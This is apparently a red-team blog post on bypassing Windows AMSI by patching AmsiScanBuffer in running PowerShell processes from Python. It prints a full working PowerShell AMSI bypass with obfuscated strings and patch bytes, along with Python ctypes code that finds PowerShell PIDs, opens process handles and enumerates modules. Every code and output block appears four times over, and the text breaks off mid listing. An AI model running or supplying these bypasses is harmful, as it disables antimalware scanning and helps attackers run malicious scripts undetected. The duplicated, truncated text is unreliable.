
Tabla de contenidos
Tabla de contenidos
Tabla de contenidos
Ataques
Bypassing AMSI by using a cross-process memory patching with Python


VP of Hacking
17 min
In a previous post, we described what AMSI (Antimalware Scan Interface) is and how it prevents attacks, by checking the memory of processes that have the amsi.dll module loaded. We also presented a way of patching the memory of a running process using WinDbg. However, it is not common to have debugger in a victim machine when performing a red teaming operation.
There are lots of methods around that weaponize the memory patching using PowerShell scripts. @S3cur3Th1sSh1t has compiled one of the most useful resources of AMSI bypasses using PowerShell. There's also the great amsi.fail which generates random PowerShell payloads with the goal of bypassing AMSI. But all of them have something in common: They use PowerShell code to bypass AMSI in a AMSI-hooked PowerShell interpreter. Moreover, most of the payloads follow a pattern:
Load
amsi.dllusingLoadLibrary()to get a handle of the module.Obtain the address of
AmsiScanBufferusingGetProcAddress().Overwrite the first bytes of the function.
For instance, the following by @_RastaMouse is one of the most known bypasses:
$Win32 = @"

using System;
using System.Runtime.InteropServices;

public class Win32 {

    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);

}
"@

Add-Type $Win32

$LoadLibrary = [Win32]::LoadLibrary("am" + "si.dll")
$Address = [Win32]::GetProcAddress($LoadLibrary, "Amsi" + "Scan" + "Buffer")
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6
$Win32 = @"

using System;
using System.Runtime.InteropServices;

public class Win32 {

    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);

}
"@

Add-Type $Win32

$LoadLibrary = [Win32]::LoadLibrary("am" + "si.dll")
$Address = [Win32]::GetProcAddress($LoadLibrary, "Amsi" + "Scan" + "Buffer")
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6
$Win32 = @"

using System;
using System.Runtime.InteropServices;

public class Win32 {

    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);

}
"@

Add-Type $Win32

$LoadLibrary = [Win32]::LoadLibrary("am" + "si.dll")
$Address = [Win32]::GetProcAddress($LoadLibrary, "Amsi" + "Scan" + "Buffer")
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6
$Win32 = @"

using System;
using System.Runtime.InteropServices;

public class Win32 {

    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);

}
"@

Add-Type $Win32

$LoadLibrary = [Win32]::LoadLibrary("am" + "si.dll")
$Address = [Win32]::GetProcAddress($LoadLibrary, "Amsi" + "Scan" + "Buffer")
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6
Here, you can see that strings like amsi.dll and AmsiScanBuffer are split, trying to fool AMSI, because the sole presence of one of those strings will make AMSI show its teeth:

When all the bypasses are run in a powershell.exe session which is protected by AMSI, there is a race between offensive PowerShell payloads and AMSI-backed EDR signatures. Let's look at another example using this payload generated by amsi.fail:

Now, let's paste it on a powershell.exe session:

As you can see, amsi.fail failed (pun intended).
In this post, we will introduce a new way to bypass AMSI by using a cross-process memory patching approach with the help of an AMSI-free language: Python.
Strategy
We can't use the same strategy for patching AMSI if we want to make it outside the powershell.exe process. Win32 API functions like LoadLibrary(), GetModuleHandleA() and GetProcAddress() only work in the context of the calling process. As we will create a whole new Python process, we need to find another way. So, as a general strategy we need to do the following:
Get the
PIDof runningpowershell.exeprocesses.Get a handle to the processes.
Get the loaded modules of the
powershell.exeprocesses.Find the address in memory of
AmsiScanBuffer.Patch
AmsiScanBuffer.Profit.
Getting the PID of powershell.exe processes
The first thing to do is getting the process identifiers (PID) of any powershell.exe process.
PS C:\Users\aroldan> Get-Process -Name powershell

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    649      29    99504      65396       0.16   9936   1 powershell
    604      28   108536      73584       0.16  14580   1 powershell
    805      29   120644      88004       0.33  20424   1 powershell
PS C:\Users\aroldan> Get-Process -Name powershell

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    649      29    99504      65396       0.16   9936   1 powershell
    604      28   108536      73584       0.16  14580   1 powershell
    805      29   120644      88004       0.33  20424   1 powershell
PS C:\Users\aroldan> Get-Process -Name powershell

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    649      29    99504      65396       0.16   9936   1 powershell
    604      28   108536      73584       0.16  14580   1 powershell
    805      29   120644      88004       0.33  20424   1 powershell
PS C:\Users\aroldan> Get-Process -Name powershell

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    649      29    99504      65396       0.16   9936   1 powershell
    604      28   108536      73584       0.16  14580   1 powershell
    805      29   120644      88004       0.33  20424   1 powershell
We need to get programmatically the same results using Python. We can make it using the psutil module:
import psutil

def getPowershellPids():
    ppids = [pid for pid in psutil.pids() if psutil.Process(pid).name() == 'powershell.exe']
    return ppids

print(getPowershellPids())
import psutil

def getPowershellPids():
    ppids = [pid for pid in psutil.pids() if psutil.Process(pid).name() == 'powershell.exe']
    return ppids

print(getPowershellPids())
import psutil

def getPowershellPids():
    ppids = [pid for pid in psutil.pids() if psutil.Process(pid).name() == 'powershell.exe']
    return ppids

print(getPowershellPids())
import psutil

def getPowershellPids():
    ppids = [pid for pid in psutil.pids() if psutil.Process(pid).name() == 'powershell.exe']
    return ppids

print(getPowershellPids())
And we get:
PS C:\Users\aroldan> python3 .\amsibypass.py
[9936, 14580, 20424
PS C:\Users\aroldan> python3 .\amsibypass.py
[9936, 14580, 20424
PS C:\Users\aroldan> python3 .\amsibypass.py
[9936, 14580, 20424
PS C:\Users\aroldan> python3 .\amsibypass.py
[9936, 14580, 20424
Task one done!
Get a handle to the processes
Now, to be able to do something useful with those processes, we need to get a handle to them. The handle is basically an opaque interface to a kernel-managed object, a process in this case. This can be done with something like this:
from ctypes import *

KERNEL32 = windll.kernel32
PROCESS_ACCESS = (
    0x000F0000 |        # STANDARD_RIGHTS_REQUIRED
    0x00100000 |        # SYNCHRONIZE
    0xFFFF
)
process_handle = KERNEL32.OpenProcess(PROCESS_ACCESS, False, pid)
from ctypes import *

KERNEL32 = windll.kernel32
PROCESS_ACCESS = (
    0x000F0000 |        # STANDARD_RIGHTS_REQUIRED
    0x00100000 |        # SYNCHRONIZE
    0xFFFF
)
process_handle = KERNEL32.OpenProcess(PROCESS_ACCESS, False, pid)
from ctypes import *

KERNEL32 = windll.kernel32
PROCESS_ACCESS = (
    0x000F0000 |        # STANDARD_RIGHTS_REQUIRED
    0x00100000 |        # SYNCHRONIZE
    0xFFFF
)
process_handle = KERNEL32.OpenProcess(PROCESS_ACCESS, False, pid)
from ctypes import *

KERNEL32 = windll.kernel32
PROCESS_ACCESS = (
    0x000F0000 |        # STANDARD_RIGHTS_REQUIRED
    0x00100000 |        # SYNCHRONIZE
    0xFFFF
)
process_handle = KERNEL32.OpenProcess(PROCESS_ACCESS, False, pid)
The PROCESS_ACCESS variable was obtained from here.
Keep in mind that you can only get a handle to processes you own. Let's try to get a handle of PID 18104 which is run under the NT AUTHORITY\LOCAL SERVICE user:
PS C:\Users\aroldan> Get-Process -Id 18104 -IncludeUserName | select UserName,ProcessName

UserName                   ProcessName
--------                   -----------
NT AUTHORITY\LOCAL SERVICE svchost
PS C:\Users\aroldan> Get-Process -Id 18104 -IncludeUserName | select UserName,ProcessName

UserName                   ProcessName
--------                   -----------
NT AUTHORITY\LOCAL SERVICE svchost
PS C:\Users\aroldan> Get-Process -Id 18104 -IncludeUserName | select UserName,ProcessName

UserName                   ProcessName
--------                   -----------
NT AUTHORITY\LOCAL SERVICE svchost
PS C:\Users\aroldan> Get-Process -Id 18104 -IncludeUserName | select UserName,ProcessName

UserName                   ProcessName
--------                   -----------
NT AUTHORITY\LOCAL SERVICE svchost
We will use this code:
from ctypes import *

KERNEL32 = windll.kernel32
PROCESS_ACCESS = (
    0x000F0000 |        # STANDARD_RIGHTS_REQUIRED
    0x00100000 |        # SYNCHRONIZE
    0xFFFF
)
process_handle = KERNEL32.OpenProcess(PROCESS_ACCESS, False, 18104)
if not process_handle:
    print(f'[-] Error: {KERNEL32.GetLastError()}')
else:
    print('[+] Got handle')
from ctypes import *

KERNEL32 = windll.kernel32
PROCESS_ACCESS = (
    0x000F0000 |        # STANDARD_RIGHTS_REQUIRED
    0x00100000 |        # SYNCHRONIZE
    0xFFFF
)
process_handle = KERNEL32.OpenProcess(PROCESS_ACCESS, False, 18104)
if not process_handle:
    print(f'[-] Error: {KERNEL32.GetLastError()}')
else:
    print('[+] Got handle')
from ctypes import *

KERNEL32 = windll.kernel32
PROCESS_ACCESS = (
    0x000F0000 |        # STANDARD_RIGHTS_REQUIRED
    0x00100000 |        # SYNCHRONIZE
    0xFFFF
)
process_handle = KERNEL32.OpenProcess(PROCESS_ACCESS, False, 18104)
if not process_handle:
    print(f'[-] Error: {KERNEL32.GetLastError()}')
else:
    print('[+] Got handle')
from ctypes import *

KERNEL32 = windll.kernel32
PROCESS_ACCESS = (
    0x000F0000 |        # STANDARD_RIGHTS_REQUIRED
    0x00100000 |        # SYNCHRONIZE
    0xFFFF
)
process_handle = KERNEL32.OpenProcess(PROCESS_ACCESS, False, 18104)
if not process_handle:
    print(f'[-] Error: {KERNEL32.GetLastError()}')
else:
    print('[+] Got handle')
Now, we run that under a non-privileged session:
PS C:\Users\aroldan> Get-Process -id 18104 -IncludeUserName

Handles      WS(K)   CPU(s)     Id UserName               ProcessName
-------      -----   ------     -- --------               -----------
    116       5844     0.00  18104 NT AUTHORITY\LOCAL ... svchost

PS C:\Users\aroldan> python3 .\testhandle.py
[-] Error: 5

PS C:\Users\aroldan> net helpmsg 5

Access is denied
PS C:\Users\aroldan> Get-Process -id 18104 -IncludeUserName

Handles      WS(K)   CPU(s)     Id UserName               ProcessName
-------      -----   ------     -- --------               -----------
    116       5844     0.00  18104 NT AUTHORITY\LOCAL ... svchost

PS C:\Users\aroldan> python3 .\testhandle.py
[-] Error: 5

PS C:\Users\aroldan> net helpmsg 5

Access is denied
PS C:\Users\aroldan> Get-Process -id 18104 -IncludeUserName

Handles      WS(K)   CPU(s)     Id UserName               ProcessName
-------      -----   ------     -- --------               -----------
    116       5844     0.00  18104 NT AUTHORITY\LOCAL ... svchost

PS C:\Users\aroldan> python3 .\testhandle.py
[-] Error: 5

PS C:\Users\aroldan> net helpmsg 5

Access is denied
PS C:\Users\aroldan> Get-Process -id 18104 -IncludeUserName

Handles      WS(K)   CPU(s)     Id UserName               ProcessName
-------      -----   ------     -- --------               -----------
    116       5844     0.00  18104 NT AUTHORITY\LOCAL ... svchost

PS C:\Users\aroldan> python3 .\testhandle.py
[-] Error: 5

PS C:\Users\aroldan> net helpmsg 5

Access is denied
However, if the current user has the SeDebugPrivilege privilege enabled (local admins commonly have it), you can get a handle to other processes too:
> Get-Process -id 18104 -IncludeUserName

Handles      WS(K)   CPU(s)     Id UserName               ProcessName
-------      -----   ------     -- --------               -----------
    116       5844     0.00  18104 NT AUTHORITY\LOCAL ... svchost


PS C:\Users\aroldan> whoami /priv | findstr SeDebugPrivilege
SeDebugPrivilege                          Debug programs                                                     Enabled
PS C:\Users\aroldan> python3 .\testhandle.py
[+] Got handle
> Get-Process -id 18104 -IncludeUserName

Handles      WS(K)   CPU(s)     Id UserName               ProcessName
-------      -----   ------     -- --------               -----------
    116       5844     0.00  18104 NT AUTHORITY\LOCAL ... svchost


PS C:\Users\aroldan> whoami /priv | findstr SeDebugPrivilege
SeDebugPrivilege                          Debug programs                                                     Enabled
PS C:\Users\aroldan> python3 .\testhandle.py
[+] Got handle
> Get-Process -id 18104 -IncludeUserName

Handles      WS(K)   CPU(s)     Id UserName               ProcessName
-------      -----   ------     -- --------               -----------
    116       5844     0.00  18104 NT AUTHORITY\LOCAL ... svchost


PS C:\Users\aroldan> whoami /priv | findstr SeDebugPrivilege
SeDebugPrivilege                          Debug programs                                                     Enabled
PS C:\Users\aroldan> python3 .\testhandle.py
[+] Got handle
> Get-Process -id 18104 -IncludeUserName

Handles      WS(K)   CPU(s)     Id UserName               ProcessName
-------      -----   ------     -- --------               -----------
    116       5844     0.00  18104 NT AUTHORITY\LOCAL ... svchost


PS C:\Users\aroldan> whoami /priv | findstr SeDebugPrivilege
SeDebugPrivilege                          Debug programs                                                     Enabled
PS C:\Users\aroldan> python3 .\testhandle.py
[+] Got handle
Get the loaded modules of the powershell.exe processes
Now that we have a handle to a powershell.exe process, we can perform kernel-controlled actions using the handle interface. In our case, we want to retrieve the addresses of the loaded modules to find where amsi.dll is loaded in the memory space of the process.
One may initially think of EnumerateProcessModules(). Let's check that with the following code:
import psutil
from ctypes import *
from ctypes import wintypes

KERNEL32 = windll.kernel32
PSAPI = windll.PSAPI

PROCESS_ACCESS = (
    0x000F0000 |        # STANDARD_RIGHTS_REQUIRED
    0x00100000 |        # SYNCHRONIZE
    0xFFFF
)

def getPowershellPids():
    ppids = [pid for pid in psutil.pids() if psutil.Process(pid).name() == 'powershell.exe']
    return ppids

for pid in getPowershellPids():
    process_handle = KERNEL32.OpenProcess(PROCESS_ACCESS, False, pid)
    if not process_handle:
        continue
    print(f'[+] Got process handle of PID powershell at {pid}: {hex(process_handle)}')

    lphModule = (wintypes.HMODULE * 128)()
    needed = wintypes.LPDWORD()

    PSAPI.EnumProcessModules(process_handle, lphModule, len(lphModule), byref(needed))
    modules = [module for module in lphModule if module]

    KERNEL32.GetModuleFileNameA.argtypes = [c_void_p, c_char_p, c_ulong]
    for module in modules:
        cPath = c_buffer(128)
        KERNEL32.GetModuleFileNameA(module, cPath, sizeof(cPath))
        print(cPath.value.decode())
import psutil
from ctypes import *
from ctypes import wintypes

KERNEL32 = windll.kernel32
PSAPI = windll.PSAPI

PROCESS_ACCESS = (
    0x000F0000 |        # STANDARD_RIGHTS_REQUIRED
    0x00100000 |        # SYNCHRONIZE
    0xFFFF
)

def getPowershellPids():
    ppids = [pid for pid in psutil.pids() if psutil.Process(pid).name() == 'powershell.exe']
    return ppids

for pid in getPowershellPids():
    process_handle = KERNEL32.OpenProcess(PROCESS_ACCESS, False, pid)
    if not process_handle:
        continue
    print(f'[+] Got process handle of PID powershell at {pid}: {hex(process_handle)}')

    lphModule = (wintypes.HMODULE * 128)()
    needed = wintypes.LPDWORD()

    PSAPI.EnumProcessModules(process_handle, lphModule, len(lphModule), byref(needed))
    modules = [module for module in lphModule if module]

    KERNEL32.GetModuleFileNameA.argtypes = [c_void_p, c_char_p, c_ulong]
    for module in modules:
        cPath = c_buffer(128)
        KERNEL32.GetModuleFileNameA(module, cPath, sizeof(cPath))
        print(cPath.value.decode())
import psutil
from ctypes import *
from ctypes import wintypes

KERNEL32 = windll.kernel32
PSAPI = windll.PSAPI

PROCESS_ACCESS = (
    0x000F0000 |        # STANDARD_RIGHTS_REQUIRED
    0x00100000 |        # SYNCHRONIZE
    0xFFFF
)

def getPowershellPids():
    ppids = [pid for pid in psutil.pids() if psutil.Process(pid).name() == 'powershell.exe']
    return ppids

for pid in getPowershellPids():
    process_handle = KERNEL32.OpenProcess(PROCESS_ACCESS, False, pid)
    if not process_handle:
        continue
    print(f'[+] Got process handle of PID powershell at {pid}: {hex(process_handle)}')

    lphModule = (wintypes.HMODULE * 128)()
    needed = wintypes.LPDWORD()

    PSAPI.EnumProcessModules(process_handle, lphModule, len(lphModule), byref(needed))
    modules = [module for module in lphModule if module]

    KERNEL32.GetModuleFileNameA.argtypes = [c_void_p, c_char_p, c_ulong]
    for module in modules:
        cPath = c_buffer(128)
        KERNEL32.GetModuleFileNameA(module, cPath, sizeof(cPath))
        print(cPath.value.decode())
import psutil
from ctypes import *
from ctypes import wintypes

KERNEL32 = windll.kernel32
PSAPI = windll.PSAPI

PROCESS_ACCESS = (
    0x000F0000 |        # STANDARD_RIGHTS_REQUIRED
    0x00100000 |        # SYNCHRONIZE
    0xFFFF
)

def getPowershellPids():
    ppids = [pid for pid in psutil.pids() if psutil.Process(pid).name() == 'powershell.exe']
    return ppids

for pid in getPowershellPids():
    process_handle = KERNEL32.OpenProcess(PROCESS_ACCESS, False, pid)
    if not process_handle:
        continue
    print(f'[+] Got process handle of PID powershell at {pid}: {hex(process_handle)}')

    lphModule = (wintypes.HMODULE * 128)()
    needed = wintypes.LPDWORD()

    PSAPI.EnumProcessModules(process_handle, lphModule, len(lphModule), byref(needed))
    modules = [module for module in lphModule if module]

    KERNEL32.GetModuleFileNameA.argtypes = [c_void_p, c_char_p, c_ulong]
    for module in modules:
        cPath = c_buffer(128)
        KERNEL32.GetModuleFileNameA(module, cPath, sizeof(cPath))
        print(cPath.value.decode())
And try it:
PS C:\Users\aroldan> python3 .\enummodules.py
[+] Got process handle of PID powershell at 9936: 0x430
C:\WINDOWS\SYSTEM32\ntdll.dll
C:\WINDOWS\System32\KERNEL32.DLL
C:\WINDOWS\System32\KERNELBASE.dll
C:\WINDOWS\System32\msvcrt.dll
C:\WINDOWS\System32\OLEAUT32.dll
C:\WINDOWS\System32\msvcp_win.dll
C:\WINDOWS\System32\ucrtbase.dll
C:\WINDOWS\System32\combase.dll
C:\WINDOWS\System32\USER32.dll
C:\WINDOWS\System32\RPCRT4.dll
C:\WINDOWS\System32\win32u.dll
C:\WINDOWS\System32\ADVAPI32.dll
C:\WINDOWS\System32\GDI32.dll
C:\WINDOWS\System32\sechost.dll
[+] Got process handle of PID powershell at 20424: 0x3fc
PS C:\Users\aroldan> python3 .\enummodules.py
[+] Got process handle of PID powershell at 9936: 0x430
C:\WINDOWS\SYSTEM32\ntdll.dll
C:\WINDOWS\System32\KERNEL32.DLL
C:\WINDOWS\System32\KERNELBASE.dll
C:\WINDOWS\System32\msvcrt.dll
C:\WINDOWS\System32\OLEAUT32.dll
C:\WINDOWS\System32\msvcp_win.dll
C:\WINDOWS\System32\ucrtbase.dll
C:\WINDOWS\System32\combase.dll
C:\WINDOWS\System32\USER32.dll
C:\WINDOWS\System32\RPCRT4.dll
C:\WINDOWS\System32\win32u.dll
C:\WINDOWS\System32\ADVAPI32.dll
C:\WINDOWS\System32\GDI32.dll
C:\WINDOWS\System32\sechost.dll
[+] Got process handle of PID powershell at 20424: 0x3fc
PS C:\Users\aroldan> python3 .\enummodules.py
[+] Got process handle of PID powershell at 9936: 0x430
C:\WINDOWS\SYSTEM32\ntdll.dll
C:\WINDOWS\System32\KERNEL32.DLL
C:\WINDOWS\System32\KERNELBASE.dll
C:\WINDOWS\System32\msvcrt.dll
C:\WINDOWS\System32\OLEAUT32.dll
C:\WINDOWS\System32\msvcp_win.dll
C:\WINDOWS\System32\ucrtbase.dll
C:\WINDOWS\System32\combase.dll
C:\WINDOWS\System32\USER32.dll
C:\WINDOWS\System32\RPCRT4.dll
C:\WINDOWS\System32\win32u.dll
C:\WINDOWS\System32\ADVAPI32.dll
C:\WINDOWS\System32\GDI32.dll
C:\WINDOWS\System32\sechost.dll
[+] Got process handle of PID powershell at 20424: 0x3fc
PS C:\Users\aroldan> python3 .\enummodules.py
[+] Got process handle of PID powershell at 9936: 0x430
C:\WINDOWS\SYSTEM32\ntdll.dll
C:\WINDOWS\System32\KERNEL32.DLL
C:\WINDOWS\System32\KERNELBASE.dll
C:\WINDOWS\System32\msvcrt.dll
C:\WINDOWS\System32\OLEAUT32.dll
C:\WINDOWS\System32\msvcp_win.dll
C:\WINDOWS\System32\ucrtbase.dll
C:\WINDOWS\System32\combase.dll
C:\WINDOWS\System32\USER32.dll
C:\WINDOWS\System32\RPCRT4.dll
C:\WINDOWS\System32\win32u.dll
C:\WINDOWS\System32\ADVAPI32.dll
C:\WINDOWS\System32\GDI32.dll
C:\WINDOWS\System32\sechost.dll
[+] Got process handle of PID powershell at 20424: 0x3fc
What just happened? No signs of amsi.dll! Let's check it using PowerShell:
PS C:\Users\aroldan> Get-Process -PID 9936 | select -ExpandProperty Modules | select fileName

FileName
--------
C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe
C:\WINDOWS\SYSTEM32\ntdll.dll
C:\WINDOWS\System32\KERNEL32.DLL
C:\WINDOWS\System32\KERNELBASE.dll
C:\WINDOWS\System32\msvcrt.dll
C:\WINDOWS\System32\OLEAUT32.dll
C:\WINDOWS\System32\msvcp_win.dll
C:\WINDOWS\System32\ucrtbase.dll
C:\WINDOWS\SYSTEM32\ATL.DLL
C:\WINDOWS\System32\combase.dll
C:\WINDOWS\System32\USER32.dll
C:\WINDOWS\System32\RPCRT4.dll
C:\WINDOWS\System32\win32u.dll
C:\WINDOWS\System32\ADVAPI32.dll
C:\WINDOWS\System32\GDI32.dll
C:\WINDOWS\System32\sechost.dll
C:\WINDOWS\System32\gdi32full.dll
C:\WINDOWS\System32\OLE32.dll
C:\WINDOWS\SYSTEM32\mscoree.dll
C:\WINDOWS\System32\IMM32.DLL
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll
C:\WINDOWS\System32\SHLWAPI.dll
C:\WINDOWS\SYSTEM32\kernel.appcore.dll
C:\WINDOWS\SYSTEM32\VERSION.dll
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
C:\WINDOWS\SYSTEM32\VCRUNTIME140_1_CLR0400.dll
C:\WINDOWS\SYSTEM32\ucrtbase_clr0400.dll
C:\WINDOWS\SYSTEM32\VCRUNTIME140_CLR0400.dll
C:\WINDOWS\System32\psapi.dll
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\mscorlib\5b8c945e30aa4099a8c0741d874b8f36\mscorlib.ni.dll
C:\WINDOWS\System32\bcryptPrimitives.dll
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System\a8c3a8bedc935407a7f5f21e97aa1003\System.ni.dll
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.Core\8819bf9c3cfd5f3086be099fc8d43355\System.Core.ni.dll
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\8e2fdb14b0a3b4f83fc612f5d2dc52b2\Microsoft.Power...
C:\WINDOWS\SYSTEM32\CRYPTSP.dll
C:\WINDOWS\system32\rsaenh.dll
C:\WINDOWS\SYSTEM32\CRYPTBASE.dll
C:\WINDOWS\SYSTEM32\bcrypt.dll
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\7929a7b72d26707339cddb9177ddcb48\System.Manageme...
C:\WINDOWS\System32\clbcatq.dll
C:\WINDOWS\System32\shell32.dll
C:\WINDOWS\SYSTEM32\amsi.dll
PS C:\Users\aroldan> Get-Process -PID 9936 | select -ExpandProperty Modules | select fileName

FileName
--------
C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe
C:\WINDOWS\SYSTEM32\ntdll.dll
C:\WINDOWS\System32\KERNEL32.DLL
C:\WINDOWS\System32\KERNELBASE.dll
C:\WINDOWS\System32\msvcrt.dll
C:\WINDOWS\System32\OLEAUT32.dll
C:\WINDOWS\System32\msvcp_win.dll
C:\WINDOWS\System32\ucrtbase.dll
C:\WINDOWS\SYSTEM32\ATL.DLL
C:\WINDOWS\System32\combase.dll
C:\WINDOWS\System32\USER32.dll
C:\WINDOWS\System32\RPCRT4.dll
C:\WINDOWS\System32\win32u.dll
C:\WINDOWS\System32\ADVAPI32.dll
C:\WINDOWS\System32\GDI32.dll
C:\WINDOWS\System32\sechost.dll
C:\WINDOWS\System32\gdi32full.dll
C:\WINDOWS\System32\OLE32.dll
C:\WINDOWS\SYSTEM32\mscoree.dll
C:\WINDOWS\System32\IMM32.DLL
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll
C:\WINDOWS\System32\SHLWAPI.dll
C:\WINDOWS\SYSTEM32\kernel.appcore.dll
C:\WINDOWS\SYSTEM32\VERSION.dll
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
C:\WINDOWS\SYSTEM32\VCRUNTIME140_1_CLR0400.dll
C:\WINDOWS\SYSTEM32\ucrtbase_clr0400.dll
C:\WINDOWS\SYSTEM32\VCRUNTIME140_CLR0400.dll
C:\WINDOWS\System32\psapi.dll
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\mscorlib\5b8c945e30aa4099a8c0741d874b8f36\mscorlib.ni.dll
C:\WINDOWS\System32\bcryptPrimitives.dll
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System\a8c3a8bedc935407a7f5f21e97aa1003\System.ni.dll
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.Core\8819bf9c3cfd5f3086be099fc8d43355\System.Core.ni.dll
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\8e2fdb14b0a3b4f83fc612f5d2dc52b2\Microsoft.Power...
C:\WINDOWS\SYSTEM32\CRYPTSP.dll
C:\WINDOWS\system32\rsaenh.dll
C:\WINDOWS\SYSTEM32\CRYPTBASE.dll
C:\WINDOWS\SYSTEM32\bcrypt.dll
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\7929a7b72d26707339cddb9177ddcb48\System.Manageme...
C:\WINDOWS\System32\clbcatq.dll
C:\WINDOWS\System32\shell32.dll
C:\WINDOWS\SYSTEM32\amsi.dll
PS C:\Users\aroldan> Get-Process -PID 9936 | select -ExpandProperty Modules | select fileName

FileName
--------
C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe
C:\WINDOWS\SYSTEM32\ntdll.dll
C:\WINDOWS\System32\KERNEL32.DLL
C:\WINDOWS\System32\KERNELBASE.dll
C:\WINDOWS\System32\msvcrt.dll
C:\WINDOWS\System32\OLEAUT32.dll
C:\WINDOWS\System32\msvcp_win.dll
C:\WINDOWS\System32\ucrtbase.dll
C:\WINDOWS\SYSTEM32\ATL.DLL
C:\WINDOWS\System32\combase.dll
C:\WINDOWS\System32\USER32.dll
C:\WINDOWS\System32\RPCRT4.dll
C:\WINDOWS\System32\win32u.dll
C:\WINDOWS\System32\ADVAPI32.dll
C:\WINDOWS\System32\GDI32.dll
C:\WINDOWS\System32\sechost.dll
C:\WINDOWS\System32\gdi32full.dll
C:\WINDOWS\System32\OLE32.dll
C:\WINDOWS\SYSTEM32\mscoree.dll
C:\WINDOWS\System32\IMM32.DLL
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll
C:\WINDOWS\System32\SHLWAPI.dll
C:\WINDOWS\SYSTEM32\kernel.appcore.dll
C:\WINDOWS\SYSTEM32\VERSION.dll
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
C:\WINDOWS\SYSTEM32\VCRUNTIME140_1_CLR0400.dll
C:\WINDOWS\SYSTEM32\ucrtbase_clr0400.dll
C:\WINDOWS\SYSTEM32\VCRUNTIME140_CLR0400.dll
C:\WINDOWS\System32\psapi.dll
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\mscorlib\5b8c945e30aa4099a8c0741d874b8f36\mscorlib.ni.dll
C:\WINDOWS\System32\bcryptPrimitives.dll
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System\a8c3a8bedc935407a7f5f21e97aa1003\System.ni.dll
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\System.Core\8819bf9c3cfd5f3086be099fc8d43355\System.Core.ni.dll
C:\WINDOWS\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\8e2fdb14b0a3b4f83fc612f5d2dc52b2\Microsoft.Power...
C:\WINDOWS\SYSTEM32\CRYPTSP.dll
C:\WINDOWS\system32\rsaenh.dll
